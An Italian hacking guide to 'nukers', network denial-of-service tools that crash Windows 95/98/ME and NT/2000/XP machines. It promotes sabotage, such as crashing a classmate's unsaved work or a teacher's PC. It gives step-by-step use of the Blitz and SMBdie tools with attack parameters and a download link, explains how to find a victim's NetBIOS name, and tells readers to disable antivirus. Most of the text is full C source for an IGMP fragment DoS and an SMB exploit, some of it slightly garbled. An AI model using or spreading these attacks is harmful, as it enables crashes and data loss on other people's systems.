

# Nuker v1.0 by ALwarrior

**Avvertenze:** Declino ogni responsabilità da un uso improprio di questa guida, a fini di danneggiare altri sistemi o provocare perdita di dati ad altri utenti.

## **Introduzione:**

**Cos'è un Nuker:** Un nuker è un programma o algoritmo in grado di fare “crashare” o bloccare o danneggiare altri sistemi collegati in rete. Più in particolare in questa guida verranno spiegate tecniche di nuke sui comuni PC, che provocheranno solo il riavvio o la mitica schermata blu. Per funzionare un nuker necessita di accesso alla rete: locale(LAN) per vedere subito gli effetti; remota per fare divertenti sorprese.

**Perché usare un Nuker:** Lo scopo principale per un nuker che gira su PC è quello umoristico o sadico, infatti l'utilizzo più esilarante e sadico è quello in rete Lan quando un vostro compagno o collega sta per finire un lavoro, senza avere salvato, voi farete piantare il sistema e vedrete il povero malcapitato prima fare facce strane e poi strapparsi i capelli. A scuola può essere utile per piantare il pc del prof che ti sta per interrogare ecc... Insomma gli utilizzi sono i più svariati ma attenzione, se verrete scoperti sono problemi vostri....

**Come funziona un Nuker:** In generale un nuker sfrutta certe porte deboli e non chiuse del sistema bersaglio, localizzata la porta viene mandata una serie di pacchetti contenenti errori o di dimensione errata a ripetizione in modo da fare impazzire l'altro sistema e provocarne il blocco. Ogni nuker opera in modo leggermente differente ma il principio è lo stesso. **PS:** Ogni nuker crea i pacchetti dal pc dove è in esecuzione quindi il sistema operativo della vittima deve coincidere con quello dell'attacco.


## **Nukers:**

### ➤ **Blitz:**

- **Sistemi Vulnerabili:** Windows 95/98/ME
- **Effetti:** Riavvio del sistema o schermata blu
- **Parametri:** IP,Packet Size,Times,Delay

**Descrizione:** Uno dei classici tra i nukers IGMP sfrutta la debolezza della porta 139, normalmente aperta. Molto utile in LAN.

### **Utilizzo:**



- 1° - Inserisci IP della vittima.
- 2° - Inserisci la dimensionerei pacchetti (Racket Size), consigliato 60000
- 3° - Inserisci quanti pacchetti vuoi mandare consigliato 1000
- 4° - Inserisci il tempo di attesa (Delay), lasciare 100
- 5° - Clicca su Nuke e osserva!!!


**Simili:** Gli altri nukers IGMP tra cui IMPG Nuke funzionano in modo analogo, certi permettono di temporizzare l'orario dell'attacco.

## ➤ **SMBdie:**

- **Sistemi Vulnerabili:** Windows NT/2000/XP
- **Effetti:** Riavvio del sistema
- **Parametri:** IP,NetBios
- **Download:** <http://packetstorm.linuxsecurity.com/0208-exploits/SMBdie.zip>

**Descrizione:** Ottimo nuker dagli effetti garantiti, sfrutta la debolezza di SMB caratteristica dei sistemi basati su NT.

## **Utilizzo:**



- 1° - Inserisci IP della vittima
- 2° - Ottieni il NetBios della vittima e inseriscilo
- 3° - Clicca su Kill e osserva!!!

**Ottenere il NetBios:** Il NetBios è l'identificativo del computer in rete ovvero il suo nome quando guardate in risorse di rete, per ottenere questo nome dato l'IP dovreste aprire un terminale cliccando su Start → Esegui → Command ora siete nella vecchia schermatine in stile DOS, digitate **nbtstat -na <IP della vittima>** premete invio. Ora avrete due possibilità o non succede nulla, allora il PC bersaglio non è configurato correttamente o è potetto da attacchi, oppure vi comparirà una schermata con il NetBios dell'IP desiderato.

```

C:\WINNT\System32\command.com
H:\>nbtstat -na 192.168.4.8

Connessione alla rete locale (LAN):
Indirizzo IP nodo: [192.168.4.10] ID ambito: []

          Tabella dei nomi NetBIOS del computer remoto

-----
Nome                Tipo                Stato
-----
IPPARCO             <00>                UNIQUE              Registrato
INFORMATICA         <00>                GROUP               Registrato
IPPARCO             <03>                UNIQUE              Registrato
IPPARCO$            <03>                UNIQUE              Registrato
IPPARCO             <20>                UNIQUE              Registrato
INFORMATICA         <1E>                GROUP               Registrato
MALAGOLI.L         <03>                UNIQUE              Registrato

Indirizzo MAC = 00-30-05-2C-A6-79

H:\>_

```

## Protezione:

**Come proteggersi:** Ora che sapete come attaccare sapete anche come difendervi:

- Con **Blitz** non dovrete fare altro che installare un firewall o qualsiasi programma che protegga la porta 139, potete realizzarne uno anche voi in Visual Basic.
- Con **SMBdie** o usate un buon firewall oppure andate nelle opzioni di rete e disabilitate il NetBios in modo da rendere impossibile anche il tentativo di attacco.

**Antivirus:** Gli antivirus non gradiscono la presenza di nukers perché vengono visti come una minaccia per l'incolumità della macchina. Quindi prima di lanciare uno di questi oppure prima di scaricarlo disattivate il controllo antivirus altrimenti il file verrà corrotto.

## Codici:

### Codice sorgente di un IGMP nuker:

```

/* Windows 95 / 98 IGMP Fragment DoS
 * by Michael Stevens
 * http://openbsd.ods.org/
 *
 * Credits to Microsoft Security Website
 */

#include <winsock.h>
#include <conio.h>
#include <io.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    struct hostent      *pHostentry;
    struct sockaddr_in  sock;
    int                 explode,sd,times,x;
    char                *tcp_dest;

```

```
unsigned short port,  
char          big[20000];
```

```
WSADATA wsaData;  
WORD wVersionRequested;  
int listensock;  
int sendsock;  
int c = 0;  
wVersionRequested = MAKEWORD(1, 1);
```

```
if (WSAStartup(wVersionRequested, &wsaData) < 0) return -1;  
if ((listensock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) return -1;  
if ((sendsock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) return -1;
```

```
if ((argc < 5) || (argc > 5))  
{  
    printf("usage: %s destination port size repetitions\n", argv[0]);  
    printf("\n\nexample:\n");  
    printf("%s 192.168.0.255 80 1000 10\n", argv[0]);  
    exit(1);  
}
```

```
tcp_dest = argv[1];  
port = atoi(argv[2]);  
explode = atoi(argv[3]);  
times = atoi(argv[4]);  
printf("Resolving Hostnames...\n");  
if ((pHostentry = gethostbyname(tcp_dest)) == NULL)  
{  
    printf("Resolve of %s failed please try again.\n", argv[1]);  
    exit(1);  
}
```

```
memcpy(&sock.sin_addr.s_addr, pHostentry->h_addr, pHostentry->h_length);
```

```
sock.sin_family = AF_INET;  
sock.sin_port = htons(port);
```

```
printf("Creating Socket\n");  
if ((sd = socket(AF_INET, SOCK_RAW, 2)) == -1)  
{  
    printf("Could not allocate socket.\n");  
    exit(1);  
}  
printf("Connecting...\n");  
if ( ( connect(sd, (struct sockaddr *)&sock, sizeof (sock) )))  
{  
    printf("Couldn't connect to host.\n");  
    exit(1);  
}  
printf("Connected!...\n");  
printf("Init Packets...\n");
```

```

    if ( send(sd, big, explode, 0) == -1)
    {
        printf("Error sending check size (lower)\n");
        close(sd);
        exit(1);
    }
    printf("Launching Attack...\n");
    for (x = 0; x <= times; x++)
    {
        Sleep(100);
        if (send(sd, big, explode, 0) == -1)
        {
            printf("Error sending.\n");
            exit(1);
        }
        printf("Sent %s packet(%d)\n",argv[1], x);
    }
    printf("Closing connections...\n");

    close(sd);

    return 0;
}

```

### **Codice sorgente di un SMB Nuker:**

```

/*
 * potential dos for core st's 'Vulnerability report for Windows SMB DoS'.
 * thanks to Alberto Solino for further insight. smbclient does a good job of giving you
 * packets which aren't exactly the ones you need.
 *
 * gcc -Wall -O3 smb.c -o smb
 *
 * uninformed research (http://www.uninformed.org)
 *
 * skape
 * mmiller@hick.org
 * 8/23/2002
 */

```

```

#include <stdlib.h>
#include <stdio.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <netdb.h>
#include <unistd.h>

```

```

typedef struct _netbios_header {

    unsigned char type;
    unsigned char flags;

    unsigned short length;

```

```
} NETBIOS_HEADER;
```

```
typedef struct _smb_header {
```

```
    unsigned char protocol[4];  
    unsigned char command;
```

```
    unsigned short status;  
    unsigned char reserved;
```

```
    unsigned char flags;  
    unsigned short flags2;
```

```
    unsigned char pad[12];
```

```
    unsigned short tid;  
    unsigned short pid;  
    unsigned short uid;  
    unsigned short mid;
```

```
} SMB_HEADER;
```

```
void smbInitialize();
```

```
int smbConnectSMBServer(unsigned long ipaddr, unsigned int port);
```

```
short smbSendReceivePacket(int fd, unsigned char *packet, unsigned int packetLength, short  
checkSuccess);
```

```
short smbPktSendSessionRequest(int fd, const char *remoteMachine, const char *localMachine);
```

```
short smbPktSendNegotiateProtocol(int fd);
```

```
short smbPktSendSessionSetupX(int fd);
```

```
short smbPktSendConX(int fd, const char *remoteMachine);
```

```
short smbPktSendEvilNetServerEnum2(int fd);
```

```
void smbGetNetbiosName(char *netbiosName, const char *name);
```

```
const char *dialects[] = {
```

```
    "\002JEFUS CREST SUPERIOR PROTOCOL 1.0",
```

```
    "\002PC NETWORK PROGRAM 1.0",
```

```
    "\002MICROSOFT NETWORKS 1.03",
```

```
    "\002MICROSOFT NETWORKS 3.0",
```

```
    "\002LANMAN1.0",
```

```
    "\002LM1.2X002",
```

```
    "\002Samba",
```

```
    "\002NT LANMAN 1.0",
```

```
    "\002NT LM 0.12"
```

```
};
```

```
unsigned short dialectSize = 0;
```

```
int main(int argc, char **argv)
```

```
{
```

```
    char *targetMachineName = NULL, *localMachineName = "JEFUS";
```

```
    unsigned short targetMachinePort = 0;
```

```
    unsigned long targetMachine = -1;
```

```
    int c, fd, x;
```

```

    if (argc == 1)
    {
        fprintf(stdout,"Usage: %s -t target_smb_name -i ip -p port -l local_machine_name\n",
argv[0]);

        return 0;
    }

smbInitialize();

while ((c = getopt(argc, argv, "t:i:p:l:h")) != EOF)
{
    switch (c)
    {
        case 't':
            targetMachineName = optarg;
            break;
        case 'i':
            targetMachine = inet_addr(optarg);
            break;
        case 'p':
            targetMachinePort = atoi(optarg) & 0xFFFF;
            break;
        case 'l':
            localMachineName = optarg;
            break;
        case 'h':
            fprintf(stdout,"Usage: %s -t target_smb_name -i ip -p port -l
local_machine_name\n", argv[0]);
            return 0;
    }
}

if ((!targetMachineName) || (targetMachine == -1) || (targetMachinePort <= 0))
    return (int)fprintf(stdout,"invalid target host/port.\n");

for (x = 0; x < strlen(targetMachineName); x++)
    targetMachineName[x] = toupper(targetMachineName[x]);

if ((fd = smbConnectSMBServer(targetMachine, targetMachinePort)) <= 0)
    return (int)fprintf(stdout,"connection failed.\n");

if ((targetMachinePort == 139) && (!smbPktSendSessionRequest(fd, targetMachineName,
localMachineName)))
    return (int)fprintf(stdout,"session req failed.\n");

if (!smbPktSendNegotiateProtocol(fd))
    return (int)fprintf(stdout,"neg prot failed.\n");

if (!smbPktSendSessionSetupX(fd))
    return (int)fprintf(stdout,"session setup failed.\n");

if (!smbPktSendConX(fd, targetMachineName))
    return (int)fprintf(stdout,"conx failed.\n");

```

```

fprintf(stdout, "sending evil.\n"),
if (smbPktSendEvilNetServerEnum2(fd))
    return (int)fprintf(stdout, "we failed to be evil.\n");

fprintf(stdout, "we're evil.\n");

return 0;
}

void smbInitialize()
{
    int x, dialectItems = sizeof(dialects) / 4;

    for (x = 0;
         x < dialectItems;
         x++)
        dialectSize += strlen(dialects[x]) + 1;
}

int smbConnectSMBServer(unsigned long ipaddr, unsigned int port)
{
    struct sockaddr_in s;
    int fd = 0;

    if ((fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) <= 0)
    {
        perror("socket");
        return 0;
    }

    s.sin_family = AF_INET;
    s.sin_port = htons(port);
    s.sin_addr.s_addr = ipaddr;

    if (connect(fd, (struct sockaddr *)&s, sizeof(s)) < 0)
    {
        perror("connect");
        close(fd);
        return 0;
    }

    return fd;
}

short smbSendReceivePacket(int fd, unsigned char *packet, unsigned int packetLength, short
checkSuccess)
{
    unsigned char *recvPacket = NULL;
    unsigned short ret = 0, realLength;
    NETBIOS_HEADER netbiosHeader;
    struct timeval tv;
    fd_set fdread;

    write(fd, packet, packetLength);

```

```
FD_ZERO(&fdread);
FD_SET(fd, &fdread);
```

```
tv.tv_sec = 5;
tv.tv_usec = 0;
```

```
if (!select(fd + 1, &fdread, NULL, NULL, &tv))
    return 0;
```

```
if (!read(fd, &netbiosHeader, 4))
    return 0;
```

```
realLength = ntohs(netbiosHeader.length);
```

```
if (realLength && checkSuccess)
```

```
{
    recvPacket = (unsigned char *)malloc(realLength);
    read(fd, recvPacket, realLength);
```

```
    if (((unsigned char *)&((SMB_HEADER *)recvPacket)->status)[0] == 0x00)
        ret = 1;
```

```
    free(recvPacket);
```

```
}
```

```
else if (!checkSuccess)
```

```
    ret = 1;
```

```
return ret;
```

```
}
```

```
void smbGetNetbiosName(char *netbiosName, const char *name)
```

```
{
```

```
    int x = 0, len = strlen(name);
    char *nbName = netbiosName;
    char temp[2];
```

```
    memset(netbiosName, 0, 32);
```

```
    for (; x < 16; x++)
```

```
    {
```

```
        if (x >= len)
            memcpy(temp, "CA", 2);
```

```
        else
```

```
        {
```

```
            temp[0] = name[x] / 16 + 0x41;
            temp[1] = name[x] % 16 + 0x41;
```

```
        }
```

```
        memcpy(nbName, temp, 2);
```

```
        nbName += 2;
```

```
    }
```

```
return;
```

```

short smbPktSendSessionRequest(int fd, const char *remoteMachine, const char *localMachine)
{
    unsigned char packet[sizeof(NETBIOS_HEADER) + 34 + 34];
    NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
    char *calledName = (char *)packet + sizeof(NETBIOS_HEADER);
    char *callingName = (char *)packet + sizeof(NETBIOS_HEADER) + 34;

    memset(packet, 0, sizeof(packet));

    netbiosHeader->type = 0x81;      /* Session Request */
    netbiosHeader->length = htons(72);

    calledName[0] = 0x20;
    smbGetNetbiosName(calledName + 1, remoteMachine);
    callingName[0] = 0x20;
    smbGetNetbiosName(callingName + 1, localMachine);

    return smbSendReceivePacket(fd, packet, sizeof(packet), 0);
}

```

```

short smbPktSendNegotiateProtocol(int fd)
{
    unsigned char packet[sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 3 + dialectSize];
    NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
    SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet +
sizeof(NETBIOS_HEADER));
    unsigned short *byteCount = (unsigned short *)((unsigned char *)packet +
sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 1);
    unsigned char *dialectOffset = packet + 3 + sizeof(SMB_HEADER) + sizeof(NETBIOS_HEADER);
    int x, dialectItems = sizeof(dialects) / 4, len;

    memset(packet, 0, sizeof(packet));

    netbiosHeader->type = 0x00;
    netbiosHeader->length = htons(sizeof(packet) - 4);

    memcpy(smbHeader->protocol, "\xFFSMB", 4);
    smbHeader->command = 0x72;      /* SMBnegprot */
    smbHeader->flags = 0x08;        /* caseless pathnames */
    smbHeader->flags2 = 0x01;      /* long filenames supported */
    smbHeader->pid = getpid() & 0xFFFF;
    smbHeader->mid = 0x01;
    *byteCount = dialectSize;

    for (x = 0;
        x < dialectItems;
        x++)
    {
        memcpy(dialectOffset, dialects[x], (len = strlen(dialects[x]) + 1));

        dialectOffset += len;
    }
}

```

```

return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}

short smbPktSendSessionSetupX(int fd)
{
    unsigned char *domain = "JEFUS", *os = "JEFOS";
    unsigned short domainLength = strlen(domain) + 1, osLength = strlen(os) + 1;
    unsigned char packet[sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 32 + domainLength
+ osLength];
    NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
    SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet +
sizeof(NETBIOS_HEADER));
    unsigned char *payloadPtr = packet + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER);

    memset(packet, 0, sizeof(packet));

    netbiosHeader->length = htons(sizeof(packet) - 4);

    memcpy(smbHeader->protocol, "\xFFSMB", 4);
    smbHeader->command = 0x73;      /* SMBsesssetupX */
    smbHeader->flags = 0x08;        /* caseless pathnames */
    smbHeader->flags2 = 0x01;       /* long filenames supported */
    smbHeader->pid = getpid() & 0xFFFF;
    smbHeader->mid = 0x01;

    *payloadPtr++ = 0x0D;          /* 13 words */
    *payloadPtr++ = 0xFF;          /* No other commands */
    payloadPtr += 3;
    *payloadPtr++ = 0xFF;          /* first bit of max buf size */
    *payloadPtr++ = 0xFF;          /* second bit of max buf size */
    *payloadPtr++ = 0x02;          /* first bit of max mpx count */
    *payloadPtr++ = 0x00;
    *payloadPtr++ = 0x1D;          /* first bit of vc number */
    *payloadPtr++ = 0x7E;
    payloadPtr += 12;
    *payloadPtr = 0x10;            /* 0x0010 for capabilities. */
    payloadPtr += 4;
    *payloadPtr = domainLength + osLength + 3;
    payloadPtr += 4;
    memcpy(payloadPtr, domain, domainLength);
    payloadPtr += domainLength;
    memcpy(payloadPtr, os, osLength);
    payloadPtr += osLength;

    return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}

short smbPktSendConX(int fd, const char *remoteMachine)
{
    unsigned short remoteMachineLength = strlen(remoteMachine);
    unsigned char packet[sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 15 +
remoteMachineLength + 9];
    NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
    SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet +
sizeof(NETBIOS_HEADER));

```

```
memset(packet, 0, sizeof(packet));
```

```
netbiosHeader->length = htons(sizeof(packet) - 4);  
memcpy(smbHeader->protocol, "\xFFSMB", 4);  
smbHeader->command = 0x75; /* SMBconX */  
smbHeader->flags = 0x08; /* caseless pathnames */  
smbHeader->flags2 = 0x01; /* long filenames supported */  
smbHeader->pid = getpid() & 0xFFFF;  
smbHeader->uid = 2048;  
smbHeader->mid = 0x01;
```

```
*payloadPtr++ = 0x04; /* word count of 4 */  
*payloadPtr++ = 0xFF; /* no further commands */  
payloadPtr += 5; /* skip reserved zero's */  
*payloadPtr = 0x01; /* set password length to 1 for '\0' */  
payloadPtr += 2;  
*payloadPtr++ = (remoteMachineLength + 13) & 0xFF; /* set byte count to remote machine length +
```

```
13 */
```

```
*payloadPtr++ = 0;  
payloadPtr++;  
memcpy(payloadPtr, "\\\\", 2);  
payloadPtr += 2;  
memcpy(payloadPtr, remoteMachine, remoteMachineLength);  
payloadPtr += remoteMachineLength;  
memcpy(payloadPtr, "\\IPC$", 6); /* copy null */  
payloadPtr += 6;  
memcpy(payloadPtr, "IPC", 4); /* copy null */
```

```
return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
```

```
}
```

```
short smbPktSendEvilNetServerEnum2(int fd)
```

```
{
```

```
unsigned char packet[99];  
NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;  
SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet +  
sizeof(NETBIOS_HEADER));  
unsigned char *payload = packet + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER);
```

```
memset(packet, 0, sizeof(packet));
```

```
netbiosHeader->type = 0x00;  
netbiosHeader->length = htons(sizeof(packet) - 4);
```

```
memcpy(smbHeader->protocol, "\xFFSMB", 4);  
smbHeader->command = 0x25; /* SMBTrans */  
smbHeader->flags = 0x00; /* caseless pathnames */  
smbHeader->flags2 = 0x01; /* long filenames supported */  
smbHeader->pid = getpid() & 0xFFFF;  
smbHeader->mid = 0x00;  
smbHeader->uid = 2048;  
smbHeader->tid = 2048;
```

```

payload++          = 0x0E, /* wc 14
*((unsigned short *)payload) = htons(0x1300); /* param count */
payload += 2;
*((unsigned short *)payload) = htons(0x0000); /* data count */
payload += 2;
*((unsigned short *)payload) = htons(0x0000); /* max param count (bug here) was
0x0800*/
payload += 2;
*((unsigned short *)payload) = htons(0x0000); /* max data count (bug here 2) was
0xFFFF*/
payload += 12; /* skip count, reserve, flags, ret ime, reserve
*/
*((unsigned short *)payload) = htons(0x1300); /* param count */
payload += 2
*((unsigned short *)payload) = htons(0x4C00); /* param count offset */
payload += 4; /* skip data count which is 0 */
*((unsigned short *)payload) = htons(0x5F00); /* data count offset */
payload += 4; /* skip setup count, reserve */
*((unsigned short *)payload) = htons(0x2000); /* byte count */
payload += 2;
memcpy(payload, "\\PIPE\\LANMAN", 13);
payload += 13;

/* lanman portion */

*((unsigned short *)payload) = htons(0x6800); /* NetServerEnum2 */
payload += 2;
*((unsigned long *)payload) = htonl(0x57724C65); /* param desc 1 */
payload += 4;
*((unsigned short *)payload) = htons(0x6800); /* param desc 2 */
payload += 2;
*((unsigned long *)payload) = htonl(0x42313342); /* ret desc 1 */
payload += 4;
*((unsigned short *)payload) = htons(0x577A); /* ret desc 2 */
payload += 2;
*payload++          = 0x00; /* ret desc 3 */
*((unsigned short *)payload) = htons(0x0100); /* detail */
payload += 2;
*((unsigned short *)payload) = htons(0xE0FF); /* recv len */

return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}

```

## **Note:**

Per quanto riguarda linux e unix il discorso nukers si complica dato che si tratta di sistemi operativi molto stabili e sicuri, sono però noti molti exploit che, causando dei buffer overflow consentono l'accesso come root o cose simili.

## **Copyright:**

Guida realizzata da Alwarrior; per arricchire la guida potete inviarmi materiale, è vietata la modifica anche parziale di questa guida come descritto nella licenza GPL.

**Riferimenti:** <http://alwarrior.interfree.it/index.html> oppure andre85@email.it

